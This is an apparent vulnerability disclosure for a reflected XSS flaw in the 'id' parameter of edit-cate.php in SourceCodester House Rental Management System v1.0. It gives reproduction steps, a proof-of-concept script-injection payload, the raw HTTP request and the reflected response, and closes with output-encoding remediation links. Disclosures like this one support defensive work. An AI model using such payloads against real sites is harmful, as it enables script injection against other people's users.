Reflected Cross Site Scripting (XSS) vulnerability was found in "edit-cate.php" in SourceCodester House Rental Management System v1.0 allows remote attackers to execute arbitrary code via "id" URL parameter.

Affected Vendor: SourceCodester (https://www.sourcecodester.com)

Product Official Website URL: House Rental Management System v1.0 (https://www.sourcecodester.com/php/17375/best-courier-management-system-project-php.html)


Version: 1.0

Affected Components:

- Affected File: edit-cate.php
- Affected Parameter: "id" URL parameter
- Application URL: http://localhost/rental/index.php?page=edit-cate?id=18

Steps:

1. Login into the Best House Rental Management System and go to menu "House Type" -> "Manage". URL: http://localhost/rental/index.php?page=manage_categories




Mon Jul 01 2024 11:58:35 GMT-0700 (Pacific Daylight Time)

Category List

#	Category
1	Single-Family Home
2	Apartment
3	Townhouse
4	Condominium


2. Now access the URL: http://localhost/rental/index.php?page=edit-cate?id=18')</script><script>alert("XSS")</script>. Note that we have inserted XSS script in "id" parameter.



```
GET /rental/index.php?page=edit-cate?id=18')</script><script>alert("XSS")</script>
HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101
Firefox/127.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost/rental/index.php?page=manage_categories
Cookie: PHPSESSID=pmq4i8v5beq7cna7sdfkf150a3
Upgrade-Insecure-Requests: 1
Priority: u=1
```

```
              </i>
            </span>
            More Project
          </a>


      </ul>
    </div>
  </div>

</nav>
<script>
  $('.nav_collapse').click(function(){
    console.log($(this).attr('href'))
    $($(this).attr('href')).collapse()
  }
  )
  $('.nav-edit-cate?id=18')</script><script>alert("XSS")</script>').addClass('active')
</script>
<script src="https://unpkg.com/feather-icons@4.29.1/dist/feather.min.js">
</script>
<script>
  feather.replace();
</script>

<script>
  $(document).ready(function() {
    // Hide all submenus by default
    $('.has_sub ul').hide();

    // Bind click event to menu items with submenus
    $('.has_sub > a').click(function(e) {
      e.preventDefault();
       // Prevent default link behavior
```

3. Forward the request with XSS script to server. The request gets accepted and the XSS script is reflected back in the browser. The XSS script will get executed.


localhost/rental/index.php?page=edit-cate?id=18')</script><script>alert("XSS")</script>
intercept local...
localhost
OK

XSS

Solution/Good Reads:

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.

- https://portswigger.net/web-security/cross-site-scripting
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html